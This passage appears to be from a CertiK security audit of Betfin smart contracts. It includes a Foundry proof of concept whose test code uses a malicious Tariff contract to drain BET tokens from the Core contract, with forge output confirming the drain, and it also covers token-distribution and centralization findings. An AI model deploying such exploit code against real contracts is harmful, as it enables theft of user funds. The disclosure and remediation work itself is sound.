SRC-07	Missing Emit Events	Coding Style	Informational	Resolved
SRE-08	Potential Reentrancy Attack (Sending Tokens)	Concurrency	Informational	Partially Resolved

COR-03 | POTENTIALLY DRAIN FUNDS OF `Core` CONTRACT

Category	Severity	Location	Status
Logical Issue	Critical	src/Core.sol (12/03): 72	Resolved

Description

The `addPartner()` function in the `Core` contract is designed to enable the creation of new partner entities with an associated `_tariff` address.

```
72      function addPartner(address _tariff) external returns (address) {
73          // get tariff
74          Tariff tariff = Tariff(_tariff);
75          // transfer payment
76          token.transferFrom(_msgSender(), address(this), tariff.price());
77          // create partner
78          Partner partner = new Partner(_tariff, _msgSender());
79          // add partner to array
80          partners.push(address(partner));
81          // grant PARTNER role
82          _grantRole(PARTNER, address(partner));
83          // emit event
84          emit PartnerCreated(address(partner));
85          // return partner address
86          return address(partner);
87      }
```

However, the function does not include a check to confirm whether the `_tariff` provided is one that has been previously registered or verified by the `Core` contract. This oversight could be exploited by a user who deploys a custom `Tariff` contract with a zero `price` and excessively high `profit` and `stakeProfit` rates.

```
contract Tariff {
    uint public price; // amount of BET tokens to pay
    uint public profit; // percentage of each bet, that partner will get (0_00 -
3_60)
    uint public stakeProfit;
    constructor(uint _price, uint _profit, uint _stakeProfit) {
        price = _price;
        profit = _profit;
        stakeProfit = _stakeProfit;
    }
}
```

Such a maliciously configured `Tariff` contract could then be used to call the `addPartner()` function. Once the partner contract is set up, this user could engage in betting activities through the roulette games, which would trigger the transfer of

partner fees from the `Core` contract to the partner contract. Since the partner fee is calculated based on the `profit` rate defined in the partner's `Tariff` contract, a high `profit` rate could lead to substantial amounts of the `BET` token being transferred out of the `Core` contract, effectively draining its funds.

```
        uint partnerFee = totalAmount * Tariff(Partner(_msgSender()).tariff()).profit() / 100_00;
        if (iGame.getFeeType() == 0) {
            // send fee to partner
            token.transferFrom(player, _msgSender(), partnerFee);
            // send fee to staking
            token.transferFrom(player, iGame.getStaking(), baseFee - partnerFee);
            // send bet amount - fee to game
            token.transferFrom(player, game, totalAmount - baseFee);
        } else if (iGame.getFeeType() == 1) {
            // send fee to partner
            token.transfer(_msgSender(), partnerFee);
            // send whole bet amount to game
            token.transferFrom(player, game, totalAmount);
        }
```

Proof of Concept

This proof of concept demonstrates a situation using Foundry where a user could drain the `BET` funds in the `Core` contract.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../../src/Core.sol";
import "../../src/Token.sol";
import "../../src/staking/DynamicStaking.sol";
import "../../src/staking/ConservativeStaking.sol";
import "../../src/games/predict/Predict.sol";
import "../../src/Affiliate.sol";
import "../../src/games/roulette/Roulette.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";
import "openzeppelin-contracts/contracts/token/ERC721/utils/ERC721Holder.sol";

contract BetFinBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Token public token;
    Core public core;
    Pass public pass;
    BetsMemory public betsMemory;
    DynamicStaking public dStaking;
    ConservativeStaking public cStaking;
    Affiliate public affiliate;
    address public tariff;
    Partner public partner;
    uint256 public constant PartnerPrice = 1 ether;
    Predict public predict;
    Roulette public roulette;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Eva = makeAddr("Eva");

    function setUp() public virtual {
        vm.warp(1702377000);
        console2.log("%s: Setup contracts for BetFin",
block.timestamp.convertTimestamp());
        //create contracts
        token = new Token();
        betsMemory = new BetsMemory();
        pass = new Pass();
        dStaking = new DynamicStaking(address(token), address(pass), 30 days);
        cStaking = new ConservativeStaking(address(token), address(pass), 1 days);
        core = new Core(address(token), address(betsMemory), address(pass));
        affiliate = new Affiliate();
```

```
        core.addStaking(address(dStaking));
        core.addStaking(address(cStaking));
        affiliate.setPass(address(pass));
        affiliate.setDynamicStaking(address(dStaking));
        affiliate.setConservativeStaking(address(cStaking));
        pass.setAffiliate(address(affiliate));

        betsMemory.addAggregator(address(core));
        betsMemory.setPass(address(pass));

        //partner
        tariff = core.addTariff(PartnerPrice, 100, 100);
        token.approve(address(core), PartnerPrice);
        partner = Partner(core.addPartner(tariff));

        //grant roles
        dStaking.grantRole(dStaking.CORE(), address(core));
        cStaking.grantRole(dStaking.CORE(), address(core));
        dStaking.grantRole(dStaking.DEFAULT_ADMIN_ROLE(), address(core));
        cStaking.grantRole(cStaking.DEFAULT_ADMIN_ROLE(), address(core));

        //verify membership
        pass.mint(address(this), address(this), address(this));
        pass.mint(Bob, address(this), address(this));
        pass.mint(Tom, address(this), address(this));
        pass.mint(Eva, address(this), address(this));

        //add games
        roulette = new Roulette(555, address(core), address(dStaking));
        core.addGame(address(roulette));
        dStaking.addGame(address(roulette));

        predict = new Predict(address(core), address(cStaking));
        core.addGame(address(predict));

        //init funds
        token.transfer(address(core), 1e5 ether);
        token.transfer(address(dStaking), 1e4 ether);
        token.transfer(Bob, 100 ether);
        token.transfer(Tom, 100 ether);
        token.transfer(Eva, 100 ether);

        //set labels
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(Eva, "Eva");
        vm.label(address(core), "CORE");
        vm.label(address(dStaking), "DynamicStaking");
        vm.label(address(cStaking), "ConservativeStaking");
```

```
        vm.label(address(partner), "Partner");
    }

    function showBalance(address _addr) internal {
        uint256 balance = token.balanceOf(_addr);
        console2.log("%s's BET Token Balance Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBase.t.sol";

contract BetFinCoreTest is BetFinBaseTest {

    function setUp() public override {
        super.setUp();
    }

    function test_POC1_DrainCore_addPartner_placeBet_withdraw() public {
        vm.startPrank(Eva);
        Tariff tariff = new Tariff(0, 10_000 * 10_000, 10_000 * 10_000);
        partner = Partner(core.addPartner(address(tariff)));
        showBalance(address(core));
        showBalance(Eva);
        uint256[] memory bets = new uint[](2);
        bets[0] = 10 ether;
        bets[1] = 45812984490;
        token.approve(address(core), 10 ether);
        console2.log("Eva places bets in roulette with 10 ether");

        vm.mockCall(
            0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed,

abi.encodeWithSelector(VRFCoordinatorV2Interface.requestRandomWords.selector,

bytes32(0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f),
                uint64(555),
                uint16(3),
                uint32(2_500_000),
                uint32(1)),
            abi.encode(uint256(999))
        );

        partner.placeBet(address(roulette), 10 ether, abi.encode(uint256(1), bets));
        partner.withdraw();
        showBalance(address(core));
        showBalance(Eva);
        vm.stopPrank();
    }

    function test_POC1_DrainCore_addPartner_staking_withdraw() public {
        vm.startPrank(Eva);
        Tariff tariff = new Tariff(0, 10_000 * 10_000, 10_000 * 10_000);
        partner = Partner(core.addPartner(address(tariff)));
        showBalance(address(core));
        showBalance(Eva);
```

```
        token.approve(address(core), 10 ether);
        console2.log("Eva stakes 10 ether in DynamicStaking");
        partner.stake(address(dStaking), 10 ether);
        partner.withdraw();
        showBalance(address(core));
        showBalance(Eva);
        vm.stopPrank();
    }

}
```

Result output:

```
 % forge test --mc BetFinCoreTest --mt test_POC1 -vvv
[⠊] Compiling...
No files changed, compilation skipped

Running 2 tests for test/audit/BetFinCore.t.sol:BetFinCoreTest
[PASS] test_POC1_DrainCore_addPartner_placeBet_withdraw() (gas: 1923697)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  CORE's BET Token Balance Is:
  100,001.00 ether
  Eva's BET Token Balance Is:
  100.00 ether
  Eva places bets in roulette with 10 ether
  CORE's BET Token Balance Is:
  1.00 ether
  Eva's BET Token Balance Is:
  100,090.00 ether

[PASS] test_POC1_DrainCore_addPartner_staking_withdraw() (gas: 1991373)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  CORE's BET Token Balance Is:
  100,001.00 ether
  Eva's BET Token Balance Is:
  100.00 ether
  Eva stakes 10 ether in DynamicStaking
  CORE's BET Token Balance Is:
  1.00 ether
  Eva's BET Token Balance Is:
  100,090.00 ether

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 10.44ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

In the test cases, a malicious user successfully transfers 100,000.00 ether `BET` token from the `Core` contract through placing roulette bets or staking.

Recommendation

To mitigate this vulnerability, it is essential to implement a mechanism within the `addPartner()` function that validates the `_tariff` address. This validation should ensure that any `_tariff` used to create a partner must be one that has been officially registered within the `Core` contract, thereby preventing the use of unauthorized or maliciously crafted `Tariff` contracts.

Alleviation

[Betfin Team, 12/21/2023]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/706455475b6c8a4c90a0dd5ad6cca4cc92d77106

[CertiK, 12/29/2023]:
The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

CON-01 | INITIAL TOKEN DISTRIBUTION

Category	Severity	Location	Status
Centralization	**Major**	**src/Token.sol (12/03): 9~10; src/Token.sol (12/22-706455): 10; src/Token.sol (01/29-e8d0db): 9~10**	**Mitigated**

Description

All of the `BET` tokens are sent to the contract deployer or one or several externally-owned account (EOA) addresses. This is a centralization risk because the deployer or the owner(s) of the EOAs can distribute tokens without obtaining the consensus of the community. Any compromise to these addresses may allow a hacker to steal and sell tokens on the market, resulting in severe damage to the project.

Recommendation

It is recommended that the team be transparent regarding the initial token distribution process. The token distribution plan should be published in a public location that the community can access. The team should make efforts to restrict access to the private keys of the deployer account or EOAs. A multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. Additionally, the team can lock up a portion of tokens, release them with a vesting schedule for long-term success, and deanonymize the project team with a third-party KYC provider to create greater accountability.

Alleviation

[Betfin Team, 05/08/2024]: The team updated the initial token distribution plan in the link (https://betfin.gitbook.io/betfin-public/v/about-betfin-1/tokenomy/bet-distribution-and-vesting).

[Certik, 05/20/2024]:

The BET token is deployed at the address 0xbf7970d56a150cd0b60bd08388a4a75a27777777.

The total supply of BET tokens is capped at 777,777,777,777.

As of May 20, 2024, the token distribution details are as follows:

- Airdrop Pool (0x99d3b38e6c535714c2ee4744b34ef940124f5086)
    - Description: The Airdrop Pool is a Multi-signature wallet.
        - Owners: View Owners
        - Threshold: View Threshold
    - Token Flow: Track Token Flow

        - Initially, the entire supply of 777,777,777,777 BET tokens was allocated to this wallet, which subsequently disbursed portions of the tokens to various contracts and EOAs. Detailed transaction history is accessible via the provided link.

    - Current Holdings: 8,980,833,332 BET tokens remain in this wallet.

- Team Pool (0xbf969a33e8c8f845e46c97527fce4f1f76ffffff)

    - Description: The Team Pool is a vesting contract that enables the multi-signature wallet 0x23fb6f3eb34afcfcb8081acec8cd33488d397c3e to claim 7,000,000,000 BET tokens every approximately 3 months, starting from June 2027.
    - Owners of the multi-signature wallet 0x23fb6f3eb34afcfcb8081acec8cd33488d397c3e: View Owners
    - Threshold of the multi-signature wallet 0x23fb6f3eb34afcfcb8081acec8cd33488d397c3e: View Threshold
    - Token Flow: Track Token Flow

        - 140,000,000,000 BET tokens have been transferred from the Airdrop Pool to the Team Pool.

    - Current Holdings: 140,000,000,000 BET tokens remaining in this wallet.

- Partners Pool (0xbf87898c4e609598a393ccd765482bef80000000)

    - Description: Partners Pool is the deployed `Core.sol` contract which is not verified for now.
    - Token Flow: Track Token Flow

        - 46,666,666,667 BET tokens were transferred from the Airdrop Pool to this pool.

    - Current Holdings: 46,714,666,667 BET tokens remain in this contract.

- Affiliate Pool (0xbfcdb5b5102f376aefa31129e8125d04b3666666)

    - Description: The Affiliate Pool is the deployed `AffiliateFund.sol` contract which is not verified for now.
    - Token Flow: Track Token Flow

        - 381,111,111,111 BET tokens have been transferred from the Airdrop Pool to this pool.

    - Current Holdings: Approximately 380,539,221,342 BET tokens remain in this contract.

- Bonus Pool (0xbffd4776b081e0ade6d6c6c0970c7ac98abbbbbb)

    - Description: The Bonus Pool is a vesting contract that enables the multi-signature wallet 0x5fe290e71bd6fd94f6b66e77d3424655c1e4eef6 to claim 777,777,777 BET tokens every

approximately one month, starting from June 2024.

- Owners of the multi-signature wallet 0x5fe290e71bd6fd94f6b66e77d3424655c1e4eef6: View Owners
- Threshold of the multi-signature wallet 0x5fe290e71bd6fd94f6b66e77d3424655c1e4eef6: View Threshold
- Token Flow: Track Token Flow
    - 46,666,666,620 BET tokens have been transferred from the Airdrop Pool to the Bonus Pool.
- Current Holdings: 46,666,666,620 BET tokens remain in this contract.


While this strategy has indeed reduced the risk, it's crucial to note that it has not completely eliminated it. CertiK strongly encourages the project team to periodically revisit the private key security management of all the above-listed addresses.

CON-03 | CENTRALIZATION RELATED RISKS


Category	Severity	Location	Status
Centralization	Major	src/Affiliate.sol (12/03): 80, 131, 135, 139, 143, 147, 151, 155, 159; src/BetsMemory.sol (12/03): 32, 113, 117, 121; src/Core.sol (12/03): 47, 56, 97, 108, 120, 131, 141, 173; src/Partner.sol (12/03): 26; src/affiliate/AffiliateMember.sol (12/03): 54, 58, 62, 90; src/games/predict/Predict.sol (12/03): 29; src/games/predict/PredictBet.sol (12/03): 76, 80, 84, 88, 92, 96, 100, 104, 108, 116, 124; src/games/predict/PredictGame.sol (12/03): 46, 205, 209; src/games/roulette/Roulette.sol (12/03): 195, 223; src/games/roulette/RouletteBet.sol (12/03): 62, 66, 70, 74, 78, 82, 90, 102; src/staking/ConservativeStaking.sol (12/03): 134, 172; src/staking/ConservativeStakingPool.sol (12/03): 22, 37, 64; src/staking/DynamicStaking.sol (12/03): 28, 32, 49, 54, 85, 119, 177; src/staking/DynamicStakingPool.sol (12/03): 32, 58, 78, 95; src/Affiliate.sol (01/29-e8d0db): 105, 111, 116, 121, 126, 131, 138, 145; src/AffiliateFund.sol (01/29-e8d0db): 107, 113; src/BetsMemory.sol (01/29-e8d0db): 102, 117, 122, 127; src/Core.sol (01/29-e8d0db): 65, 80, 124, 143, 156, 167, 185, 223; src/Partner.sol (01/29-e8d0db): 32; src/TimeLock.sol (01/29-e8d0db): 49, 67, 102; src/affiliate/AffiliateMember.sol (01/29-e8d0db): 53, 57, 61, 89; src/games/predict/Predict.sol (01/29-e8d0db): 48, 68, 74; src/games/predict/PredictBet.sol (01/29-e8d0db): 76, 80, 84, 88, 92, 96, 100, 104, 108, 116, 124; src/games/predict/PredictGame.sol (01/29-e8d0db): 65, 228, 232; src/games/roulette/Roulette.sol (01/29-e8d0db): 261; src/games/roulette/RouletteBet.sol (01/29-e8d0db): 62, 66, 70, 74, 78, 82, 90, 102; src/staking/ConservativeStaking.sol (01/29-e8d0db): 216, 252, 263, 274; src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 73, 99, 114; src/staking/DynamicStaking.sol (01/29-e8d0db): 139, 260, 300, 311, 322, 328; src/staking/DynamicStakingPool.sol (01/29-e8d0db): 76, 100, 132, 137	Acknowledged

Description


In the contract `Affiliate` the role `BINAR` has authority over the functions shown in the diagram below. Any compromise to the `BINAR` account may allow the hacker to take advantage of this authority.




In the contract `Affiliate` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.




In the contract `AffiliateFund` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.



